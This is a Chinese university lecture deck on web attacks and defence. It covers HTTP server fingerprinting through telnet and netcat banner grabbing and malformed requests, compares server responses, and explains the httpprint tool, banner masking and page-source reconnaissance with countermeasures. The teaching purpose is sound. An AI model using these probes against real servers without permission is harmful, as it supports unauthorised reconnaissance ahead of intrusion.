


# 第8章 Web攻击及防御技术

---

国家计算机网络入侵防范中心

张玉清



# 本章内容安排

- **8.1 Web安全概述**
- **8.2 Web服务器指纹识别**
- **8.3 Web页面盗窃及防御**
- **8.4 跨站脚本攻击及防御**
- **8.5 SQL注入攻击及防御**
- **8.6 Google Hacking**
- **8.7 网页验证码**
- **8.8 防御Web攻击**
- **8.9 小结**



# 8.1 Web安全概述

---

- 随着**Web2.0**、社交网络、微博等等一系列新型的互联网产品的诞生，基于**Web**环境的互联网应用越来越广泛，企业信息化的过程中各种应用都架设在**Web**平台上，**Web**业务的迅速发展也引起黑客们的强烈关注，接踵而至的就是**Web**安全威胁的凸显。
- 黑客利用网站操作系统的漏洞和**Web**服务程序的**SQL**注入漏洞等得到**Web**服务器的控制权限，轻则篡改网页内容，重则窃取重要内部数据，更为严重的则是在网页中植入恶意代码，使得网站访问者受到侵害。也使得越来越多的用户关注应用层的安全问题，对**Web**应用安全的关注度也逐渐升温。

# 8.1 Web安全概述

---

- **Web安全**可以从以下三个方面进行考虑：
  - Web服务器的安全
  - Web客户端的安全
  - Web通信信道的安全

# Web服务器的安全

---

- 针对**Web**服务器的攻击可以分为两类：
  - 一是利用Web服务器的漏洞进行攻击，如IIS缓冲区溢出漏洞利用、目录遍历漏洞利用等；
  - 二是利用网页自身的安全漏洞进行攻击，如SQL注入，跨站脚本攻击等。

# Web服务器的安全(2)

---

- 针对**Web**服务器具体的安全威胁主要体现在以下几个方面：
  - 服务器程序编写不当导致的缓冲区溢出（**Buffer Overflow**）并由此导致远程代码执行。
  - 针对服务器系统的拒绝服务攻击（**Denial of Service**）。
  - 脚本程序编写不当、过滤不严格造成的数据库查询语句注入（**SQL Injection**），可能引起信息泄漏、文件越权下载、验证绕过、远程代码执行等。
  - 乐观相信用户输入、过滤不严导致跨站脚本攻击（**Cross Site Script**），在欺骗管理员的前提下，通过精心设计的脚本获得服务端Shell。

# Web客户端的安全

---

- ❑ **Web**应用的迅速普及，客户端交互能力获得了极为充分的发挥，客户端的安全也成为**Web**安全的焦点问题。
- ❑ **Java Applet、ActiveX、Cookie**等技术大量被使用，当用户使用浏览器查看、编辑网络内容时，采用了这些技术的应用程序会自动下载并在客户机上运行，如果这些程序被恶意使用，可以窃取、改变或删除客户机上的信息。

# Web客户端的安全(2)

---

- ❑ 浏览网页所使用的浏览器存在众多已知或者未知的漏洞，攻击者可以写一个利用某个漏洞的网页，并挂上木马，当用户访问了这个网页之后，就中了木马。这就是网页木马，简称网马。
- ❑ 同时，跨站脚本攻击(**XSS**)对于客户端的安全威胁同样无法忽视，利用**XSS**的**Web**蠕虫已经在网络中肆虐过。



# Web通信信道的安全

---

- 和其他的**Internet**应用一样，**Web**信道同样面临着网络嗅探(**Sniffer**)和以拥塞信道、耗费资源为目的的拒绝服务攻击(**Denial of Service**)的威胁。

# 8.1 Web安全概述

---

□ **OWASP** 的调查显示，对**Web**应用危害较大的排名前十的安全问题分别是：

- A1-注入(Injection)
- A2-失效的身份认证
- A3-敏感信息泄露
- A4-XML外部实体(XXE)
- A5-失效的访问控制
- A6-安全配置错误
- A7-跨站脚本(XSS)
- A8-不安全的反序列化
- A9-使用含有已知漏洞的组件
- A10-不足的日志记录和监控

## 8.2 Web服务器指纹识别

---

- 8.2.1 指纹识别理论
- 8.2.2 Web服务器指纹介绍
- 8.2.3 Web服务器Banner信息获取
- 8.2.4 模糊Web服务器Banner信息
- 8.2.5 Web服务器协议行为
- 8.2.6 Http指纹识别工具

## 8.2.1 指纹识别理论

---

### □ 指纹的定义是这样的：

- 一是指任何表面上的指尖印象或者是在指尖上蘸上墨水而在纸上留下的墨水印象；
- 二是指可以用来识别的东西：如特色、痕迹或特性等揭露起源的东西，表示物体或物质的特色的证据。

# 指纹识别理论(2)

---

## □ 指纹识别可以分为两步：

- 第一步是对指纹进行收集和分类；
- 第二步是将未知的指纹同被储存在数据库中的指纹进行比较，从而找出最符合的。

# 指纹识别理论(3)

---

- 当采集指纹的时候，对物体的所有主要特性的抓取是必要的。采集较多的细节，可以对指纹识别的第二步产生很大的帮助。
- 当比较指纹的时候，很有可能有几个指纹是被不合适匹配的，因为可指纹之间微小的差别很容易使识别产生错误，这也要求指纹识别需要很高的技术。

## 8.2.2 Web服务器指纹介绍

---

- **Web服务器指纹**：这个概念应用在**Web**服务器上，就是通过对服务器上的**HTTP**应用程序安装和配置等信息进行远程刺探，从而了解远程**Web**服务器的配置信息，然后根据不同版本的**Web**服务器进行有目的的攻击。
- 这一步骤是**web**应用攻击的基础过程。

# Web服务器指纹介绍(2)

---

- **Http**指纹识别的原理大致上也是相同的：记录不同服务器对**Http**协议执行中的微小差别进行识别。
- **Http**指纹识别比**TCP/IP**堆栈指纹识别复杂许多，理由是定制**Http**服务器的配置文件、增加插件或组件使得更改**Http**的响应信息变的很容易，这样使得识别变的困难；然而定制**TCP/IP**堆栈的行为需要对核心层进行修改，所以就容易识别。



## 8.2.3 Web服务器Banner信息获取

---

- ❑ **Banner**: 旗标, 或标头。这里指获取**web**服务器的版本、欢迎语或其它提示信息, 以找出可能的有利于攻击的内容。
- ❑ 通过一个**TCP**客户端比如**NetCat(NC)**或者**telnet**与**web**服务器进行连接, 或使用网页数据分析工具 (**IE**可使用**HttpWatch**等, **Chrome**已自带), 并查看返回的应答信息。
- ❑ 例如: 使用**telnet**连接**80**端口, 然后发送**get**命令来得到响应信息。

# telnet到80端口获得指纹信息

---

❑ C:\telnet www.longker.com 80 Get

❑ 返回结果:

**HTTP/1.1 400 Bad Request**

**Server: Microsoft-IIS/5.0**

**Date: Fri, 05 Sep 2003 02:57:39 GMT**

**Content-Type: text/html**

**Content-Length: 87**

**<html><head><title>Error</title></head><body>The parameter is incorrect. </body></html>**

# telnet到80端口获得指纹信息(2)

---

- 注意到下划线标记的信息，很清楚的告诉我们运行的**web**服务器版本是**Microsoft-IIS/5.0**。

## 8.2.3 Web服务器Banner信息获取

---

- 那么我们能否得到更多的信息呢？不同的**web**服务器版本信息有什么不同？
- 下面再以**NetCat**（“瑞士军刀”）为例，探测[www.target.com](http://www.target.com)网站的**Banner**信息，参数为：**Options \* http/1.1**

# 获得Apache2.0.x指纹

---

□ **sh-2.05b# nc www.target.com 80  
OPTIONS \* HTTP/1.1**

**Host:www.target.com**

**HTTP/1.1 200 OK**

**Date: Fri, 05 Sep 2003 02:08:45 GMT**

**Server: Apache/2.0.40 (Red Hat Linux)**

**Allow: GET,HEAD,POST,OPTIONS,TRACE**

**Content-Length: 0**

**Content-Type: text/plain; charset=ISO-8859-1**

# 不同服务器的指纹比较

---

- ❑ 通过**Apache2.0.x**和**IIS5.0**指纹的比较，能够很清楚判断出不同服务器返回的信息的不同。
- ❑ 当攻击者获得了这些指纹信息后，就可以针对不同的服务器，利用它们的漏洞进行有目的的攻击了。

## 8.2.4 模糊Web服务器Banner信息

---

- 为了防范查看**Http**应答头信息来识别**Http**指纹的行为，可以选择通过下面两种方法来更改或者是模糊服务器的**Banner**信息：
  - 自定义**Http**应答头信息
  - 增加插件
- 这样设置可以自动的阻止很多对**Http**服务器的攻击，有时也可以误导攻击者。

# 自定义**HTTP**应答头信息

---

- 要让服务器返回不同的**Banner**信息的设置是很简单的，像**Apache**这样的开放源代码的**Http**服务器，用户可以在源代码里修改**Banner**信息，然后重启**Http**服务就生效了。
- 对于没有公开源代码的**Http**服务器比如微软的**IIS**或者是**Netscape**，可以在存放**Banner**信息的**Dll**文件中修改。



# 自定义HTTP应答头信息—实例

---

- 下面就是一个被自定义Banner信息的Http服务器的例子，Apache服务器被自定义成了未知服务器：

**Http/1.1403Forbidden**

**Date:Mon,08Sep200302:41:27GMT**

**Server:Unknown-Webserver/1.0**

**Connection:close**

**Content-**


**Type:text/html;charset=iso-8859-1**

# 使用插件

---

- 另一种模糊**Banner**信息的方法是使用插件，这些插件可以提供自定义的**Http**应答信息。
- 比如**ServerMask**这个商业软件就可以提供这样的功能，它是**IIS**服务器的一个插件，**ServerMask**不仅模糊了**Banner**信息，而且会对**Http**应答头信息里的项的序列进行重新组合，从而来模仿**Apache**这样的服务器，它甚至有能力和扮演成任何一个**Http**服务器来处理每一个请求。
- 这个软件可以在以下地址找到：  
**[Http://www.port80software.com/products/servermask](http://www.port80software.com/products/servermask)**

# ServerMask主界面



# 使用插件—实例

- 下面是一个使用了**ServerMask**插件的**IIS**服务器的例子：

```
▼ Response Headers      view parsed
HTTP/1.1 200 OK
Date: Sun, 20 Jan 2013 02:52:38 GMT
Server: YesweareusingServerMask
Last-Modified: Tue, 16 Nov 2004 02:11:12 GMT
ETag: "0e10358be3;81cbc419e5"
Accept-Ranges: bytes
Content-Length: 5287
Content-Type: application/x-javascript
```

## 8.2.5 Web服务器协议行为

---

- ❑ 在执行**Http**协议时，几乎所有的**Http**服务器都具有它们独特的方法，如果**Http**请求是合法并且规则的，**Http**服务器返回的应答信息是符合**RFC**里的描述的。
- ❑ 但是如果我们发送畸形的**Http**请求，这些服务器的响应信息就不同了，不同服务器对**Http**协议行为表现的不同就是**Http**指纹识别技术的基本根据和原理。

# 协议行为分析实例

---

□ 我们继续来用实例说明。我们将分析**3**种不同**Http**服务对不同请求所返回的响应信息，这些请求是这样的：

- 1: HEAD / Http/1.0 发送基本的Http请求
- 2: DELETE / Http/1.0 发送不被允许的请求，如Delete请求
- 3: GET / Http/3.0 发送一个非法版本的Http协议请求
- 4: GET / JUNK/1.0 发送一个不正确规格的Http协议请求

# Exp1: 基本的Http请求

---

- 我们先发送请求**HEAD / Http/1.0**，然后分析**Http**响应头里的信息，对头信息里项的排序进行分析。发送的请求命令如下：  
**C:\>nc apache.example.com 80**  
**HEAD / Http/1.0**
- 常见服务器有**Apache**、**Microsoft IIS**、**Netscape Enterprise**和**SunONE**等，下面将对前三个服务器进行分析。

# Exp1: 基本的Http请求

---

- **Apache、Microsoft IIS、Netscape Enterprise**三个服务器的响应信息参见下面三页。
- 比较结果: **Apache**头信息里的**Server**和**Date**项的排序是不同的。



# Apache2.2.14

Date序列

□ HTTP/1.1 200 OK

**Date: Sun, 20 Jan 2013 04:59:19 GMT**

**Server: Apache/2.2.14 (Ubuntu)**

**Last-Modified: Thu, 14 May 2009 06:36:54 GMT**

**ETag: "2ea28-1c4-469d98dc28d80"**

**Accept-Ranges: bytes**

**Content-Length: 452**

**Keep-Alive: timeout=3, max=100**

**Connection: Keep-Alive**

**Content-Type: image/png**

服务器信息

# IIS5.0

服务器信息

□ **Http/1.1200OK**

**Server:Microsoft-IIS/5.0**

**Content-**

**Location:Http://iis.example.com/Default.htm**

**Date:Mon,08Sep20:13:52GMT**

**Content-Type:text/html**

**Accept-Ranges:bytes**

Date序列

**Last-Modified:Mon,08Sep200310:10:50GMT**

**ETag:W/"e0d362a4c335be1:ae1"**

**Content-Length:133**

# NetscapeEnterprise4.1

服务器信息

□ Http/1.1200OK

**Server:Netscape-Enterprise/4.1**

**Date:Mon,08Sep200306:01:40GMT**

**Content-type:text/html**

**Last-modified:Mon,08Sep200301:37:56GMT**

**Content-length:57**

**Accept-ranges:bytes**

**Connection:close**

Date序列

# Exp2: HttpDELETE请求

---

- 这次，我们将发送**DELETE / Http/1.0**请求，我们将分析不同**Http**服务器对非法请求的应答信息的不同。
- 发送的请求命令：  
**C:\>nc apache.example.com 80  
DELETE / Http/1.0**
- 三个服务器的响应信息参见下面三页。
- 比较结果：**Apache**响应的是  
**"405MethodNotAllowed"**，**IIS**响应的是  
**"403Forbidden"**，**Netscape**响应的是  
**"401Unauthorized"**，发现对**Delete**请求，响应的信息是完全不同的。

# Apache1.3.23

网站响应

□ **Http/1.1 405 MethodNotAllowed**  
**Date:Mon,08Sep200317:11:37GMT**  
**Server:Apache/1.3.23**  
**Allow:GET,HEAD,POST,PUT,DELETE,CONNECT,OPTIONS,PATCH,PROPFIND,PROPPATCH,**  
**MKCOL,COPY,MOVE,LOCK,UNLOCK,TRACE**  
**Connection:close**  
**Content-Type:text/html;charset=iso-8859-1**

# IIS5.0

---

网站响应

□ **Http/1.1 403 Forbidden**  
**Server:Microsoft-IIS/5.0**  
**Date:Mon,08Sep200320:13:57GMT**  
**Content-Type:text/html**  
**Content-Length:3184**

# NetscapeEnterprise4.1

---

□ **Http/1.1 401 Unauthorized**  
**Server:Netscape-Enterprise/4.1**  
**Date:Mon,08Sep200306:03:18GMT**  
**WWW-**  
**authenticate:Basicrealm="WebServerServer"**  
**Content-type:text/html**  
**Connection:close**

网站响应

# Exp3: 非法Http协议版本请求

---

- 这次我们将发送非法的**Http**协议版本请求，比如**GET/Http/3.0**请求，事实上**Http3.0**是不存在的，发送请求命令：
- **C:\>nc apache.example.com 80 GET /Http/3.0**
- 响应信息见下面三页。
- 比较结果：**Apache**响应的是"**400BadRequest**", **IIS**忽略了这个请求，响应信息是**OK**，还返回了网站根目录的**HTML**数据信息，**Netscape**响应的是"**505HttpVersionNotSupported**".



# Apache1.3.23

---

网站响应

□ **Http/1.1 400BadRequest**  
**Date:Mon,08Sep200317:12:37GMT**  
**Server:Apache/1.3.23**  
**Connection:close**  
**Transfer-Encoding:chunked**  
**Content-Type:text/html;charset=iso-8859-1**

# IIS5.0

网站响应

□ **Http/1.1200OK**  
**Server:Microsoft-IIS/5.0**  
**Content-**  
**Location:Http://iis.example.com/Default.htm**  
**Date:Mon,08Sep200320:14:02GMT**  
**Content-Type:text/html**  
**Accept-Ranges:bytes**  
**Last-Modified:Mon,08Sep200320:14:02GMT**  
**ETag:W/"e0d362a4c335be1:ae1"**  
**Content-Length:133**

# NetscapeEnterprise4.1

---

□ **Http/1.1 505HttpVersionNotSupported**  
**Server:Netscape-Enterprise/4.1**  
**Date:Mon,08Sep200306:04:04GMT**  
**Content-length:140**  
**Content-type:text/html**  
**Connection:close**

网站响应

# Exp4: 不正确规则协议请求

---

- 这次测试主要是对**GET / JUNK/1.0**请求的响应，发送请求命令：

```
C:\>ncapache.example.com80  
GET / JUNK/1.0
```

- 响应信息参见下面三页。
- 比较结果：在这里，**Apache**忽视了不规则的协议"**JUNK**"，还返回了**200"OK"**和根目录的一些信息，**IIS**响应的是"**400BadRequest**"，**Netscape**几乎没有返回**Http**头信息，相反的却返回了**HTML**格式的信息来表明这是个错误请求。

# Apache1.3.23

网站响应

□ **Http/1.1200OK**  
**Date:Sun,15Jun200317:17:47GMT**  
**Server:Apache/1.3.23**  
**Last-Modified:Thu,27Feb200303:48:19GMT**  
**ETag:"32417-c4-3e5d8a83"**  
**Accept-Ranges:bytes**  
**Content-Length:196**  
**Connection:close**  
**Content-Type:text/html**

# IIS5.0

网站响应

□ **Http/1.1 400BadRequest**  
**Server:Microsoft-IIS/5.0**  
**Date:Fri,01Jan199920:14:34GMT**  
**Content-Type:text/html**  
**Content-Length:87**

# NetscapeEnterprise4.1

网站响应

```
□ <HTML>
  <HEAD><TITLE>Bad request</TITLE></HEAD>
  <BODY>
    <H1>Bad request</H1>
    Your browser sent a query this server could not
    understand.
  </BODY>
</HTML>
```

# 测试小结

---

- 我们下面列了一个表，我们可以很简单的辨别不同的**Http**服务器。

服务器	头信息项排序	Delete请求	非法版本	不规则协议
Apache/1.3.23	Date, Server	405	400	200
MS-IIS/5.0	Server, Date	403	200	400
Netscape4.1	Server, Date	401	505	no header



## 8.2.6 Http指纹识别工具

---

- 这里我们将介绍一个**Http**指纹识别工具 **Httpprint**，它通过运用统计学原理，组合模糊的逻辑学技术，能很有效的确定**Http**服务器的类型。
- **Httpprint**收集了每种**http**服务器在交互过程中产生的特性，将它们编码成一个固定长度的**ASCII**字符串，这就是**Httpprint**签名。

# Httpprint的Http签名

---

**Microsoft-IIS/5.0**

**CD2698FD6ED3C295E4B1653082C10D64811C9DC594DF1BD04276E4BB811C9DC5  
0D7645B5811C9DC52A200B4C9D69031D6014C217811C9DC5811C9DC52655F350  
FCCC535BE2CE6923E2CE6923F2454256E2CE69272576B769E2CE6926CD2698FD  
6ED3C295E2CE692009DB9B3E6ED3C2956ED3C2956ED3C2956ED3C295E2CE6923  
6ED3C295**

**Apache/1.3.x**

**9E431BC86ED3C295811C9DC5811C9DC5050C5D32505FCFE84276E4BB630A04DB  
0D7645B5970EE6BB811C9DC5CD37187C11DDC7D78398721EB06FE5D78A91CF57  
FCCC535B6ED3C295FCCC535B811C9DC5E2CE69272576B769E2CE69269E431BC8  
6ED3C295E2CE69262A200B4C811C9DC5811C9DC5811C9DC5811C9DC5811C9DC5  
811C9DC5**

# Httpprint介绍

---

- **Httpprint**先把一些**Http**签名信息保存在一个文档里，然后分析那些由**Http**服务器产生的结果。
- 当我们发现那些没有列在数据库中的签名信息时，我们可以利用**Httpprint**产生的报告来扩展这个签名数据库，而当**Httpprint**下一次运行时，这些新加的签名信息也就可以使用了。

# Httpprint介绍


---

□ **Httpprint**可以图形界面运行和命令行下运行，可以运行在**Windows**、**Linux**和**MacOSX**平台上。



















□ 下载地址：

**<http://www.net-square.com/httpprint/>**











# httpprint v0.301 主界面



# 输出结果报告

		web server fingerprinting report				
host	port	ssl	banner reported	banner deduced	icon	confidence
www.airсахara.net	80		Microsoft-IIS/6.0	Microsoft-IIS/6.0		
eastcoastflight.com	80		Apache/2.0.52 (Fedora)	Apache/2.0.x		
www.redhat.com	443	✓	Apache	Apache/1.3.27		
www.cnn.com	80		Apache	Apache/2.0.x		
chaseonline.chase.com	443	✓	JPMC1.0	SunONE WebServer 6.0, Netscape-Enterprise/4.1		
www.foundstone.com	80		WebSTAR	Apache/2.0.x		
www.walmart.com	80		Microsoft-IIS/6.0.0	Apache/2.0.x		
www.port80software.com	80		Yes we are using ServerMask!	Microsoft-IIS/4.0, Microsoft-IIS/5.0 ASP.NET, Microsoft-IIS/5.1		
SSL analysis						
www.redhat.com:443						
issued to		www.redhat.com Red Hat Inc Web Operations				
serial		05:91:F9				
issued by		Equifax Equifax Secure Certificate Authority				
validity		15/11/2005 14:28:03 - 16/11/2007 15:28:03				
SSL version		SSLv3				
cipher name		DHE-RSA-AES256-SHA				
cipher version		TLSv1/SSLv3				
cipher encryption		256 bits				
chaseonline.chase.com:443						
issued to		chaseonline.chase.com JPMorgan Chase CIG				
serial		65:51:00:F6:8D:AA:7B:49:0B:10:19:16:CD:23:2D:23				
issued by		VeriSign Trust Network VeriSign, Inc.				
validity		07/03/2005 17:30:00 - 08/03/2006 18:29:59				
SSL version		SSLv3				
cipher name		RC4-MD5				
cipher version		TLSv1/SSLv3				
cipher encryption		128 bits				
 httpint © 2003-2005 net-square						

# 识别模糊的Banner信息

http print		web server fingerprinting report				
host	port	ssl	banner reported	banner deduced	icon	confidence
www.walmart.com	80		Microsoft-IIS/5.0	Apache/2.0.x		
www.foundstone.com	80		WebSTAR	Apache/2.0.x		
www.port80software.com	80		Yes we are using ServerMask	Microsoft-IIS/5.1, Microsoft-IIS/5.0 ASP.NET, Microsoft-IIS/4.0		
www.ubizen.com	80		web server	Apache/2.0.x		
www.datek.com	80		Ameritrade Web Server	Netscape-Enterprise/4.1		
 httpprint © 2003 net-square						

## 8.3 Web页面盗窃及防御

---

- 8.3.1 Web页面盗窃简介
- 8.3.2 逐页手工扫描
- 8.3.3 自动扫描
- 8.3.4 Web页面盗窃防御对策



## 8.3.1 Web页面盗窃简介

---

- ❑ 服务器及**HTTP**指纹识别是为了判断服务器的类型、版本信息。
- ❑ 而**Web**页面盗窃的目的是通过对各个网页页面源码的详细分析，找出可能存在于代码、注释或者设计中的关键缺陷和脆弱点，以此来确定攻击的突破点。
- ❑ **Web**页面盗窃的两种方法：**逐页手工扫描**和**自动扫描**。

## 8.3.2 逐页手工扫描

- ❑ 传统的**Web**盗窃方法是通过使用浏览器对一个**Web**站点上的每个网页逐页访问并查阅其源代码，以此来试图寻找**Web**服务器的安全漏洞。
- ❑ 一般而言，查看页面的**Html**代码可以发现不少信息，如页面使用的代码种类、页面中内嵌的脚本代码、甚至开发者或者公司的联系方式等等。
- ❑ 具有讽刺意义的是，往往规范化的编程风格会提供给攻击者更多的信息。因为规范的代码往往会有很多帮助性的注释，以帮助用户或者测试人员在代码运行错误时进行处理。而一向的观点往往认为这样的规范的代码才是高质量的代码，如下面的例子所示。

# 一个规范的HTML代码

```
<!-- The welcome home page
note: be sure the directory dependency.
/opt/html;/opt/test;/opt/cgi-bin -->
<html>
<head>
<title>Welcome to our home page</title>
</head>
<body bgcolor="#0011FF" text="#00FFFF">
<h1>Welcome to our wold.</h1>
<img src=file:///c:/temp/welcome.gif>
<h2>just a test.</h2>
<!--notice: intial password is "justatest". -->
</body>
</html>
<!-- Any problems or questions during
development contact
me.tel:xxxxxx,email:xxx@xxx.com -->
```

# 一个规范的HTML代码

---

- ❑ 在上面的例子中，从注释中不但可以看到**Web**服务器的部分目录结构（**/opt/html, /opt/test, /opt/cgi-bin**），也可以看到文件的地址（**file:///c%7c/temp/welcome.gif**），以及初始口令（“**justatest**”）。
- ❑ 此外攻击者也可能联系开发者的电话或邮箱（**tel:xxxxxx,email:xxx@xxx.com**）来询问关于代码的资料，而开发者往往会假定只有客户才会知道自己的联系方式，这种攻击方式被称为“社会工程”。

# 逐页扫描的不足

---

- ❑ 传统的逐页扫描最大的问题在于效率太低，为了在目标站点的众多页面所包含的大量代码中找出可能的漏洞，需要攻击者的大量时间和不懈努力以及必要的攻击知识。
- ❑ 因此这种方式通常只被用于探测包含页面较少的**Web**站点。

## 8.3.3 自动扫描

---

- ❑ 对于较大型的**Web**站点，攻击者通常是采用脚本或扫描器来自动探测可能存在的安全漏洞。
- ❑ 这种方法的原理是逐页读取目标**Web**站点上的各个网页，通过搜索特定的关键字，来找出可能的漏洞。
- ❑ 为了实际运行的效率考虑，自动扫描往往会采取将目标**Web**站点镜像到本地、指定扫描条件、指定扫描细度等方法。

# 自动扫描(2)

---

- 由于自动扫描脚本或工具往往由那些资深攻击者开发后在网络上共享，攻击者不需要太多的攻击知识就可以使用。
- 这使得新出现的安全漏洞也可以为一些初级的攻击者所利用。
- 此外，由于自动扫描具有很高的页面处理速度，因此它对**Web**站点的安全性构成了极大的威胁。

## 8.3.4 Web页面盗窃防御

---

- 由于**Web**盗窃是通过正常的**Web**访问来试图寻找**Web**站点漏洞，因此无法完全屏蔽掉它。



# Web盗窃防御方法

---

## □ 常用的防御方法主要有4点：

- 提高Web页面代码的质量。不要在代码中泄漏机密信息，尽量消除代码中可能存在的安全漏洞和设计错误，并在发布Web页面前进行安全性测试；
- 监视访问日志中快速增长的GET请求。如果一个IP地址快速的多次请求Web页面，那么就应该怀疑是在进行自动扫描，并考虑封闭此IP地址对Web页面的访问权限；

# Web盗窃防御方法(2)

---

- 在Web站点上设置garbage.cgi脚本。由于自动扫描程序是依照Web目录结构来访问的，而garbage.cgi的作用就是被访问到时不停的产生垃圾页面。当然攻击者可以手工配置来避开这种脚本，但仍然可以有效的为攻击者设置障碍；
- 经常注意网络上新出现的web扫描脚本的攻击内容。确保其针对的安全漏洞在自己的Web站点上没有出现，对已发现的安全漏洞尽快进行修补或暂停有漏洞的页面的访问。

# Web 盗窃防御方法(3)

---

- 此外，**Web**站点维护者也可以使用一些自动扫描的脚本和工具来检验**Web**站点的安全性，如**phfscan.c**、**cgiscan.c** 等。

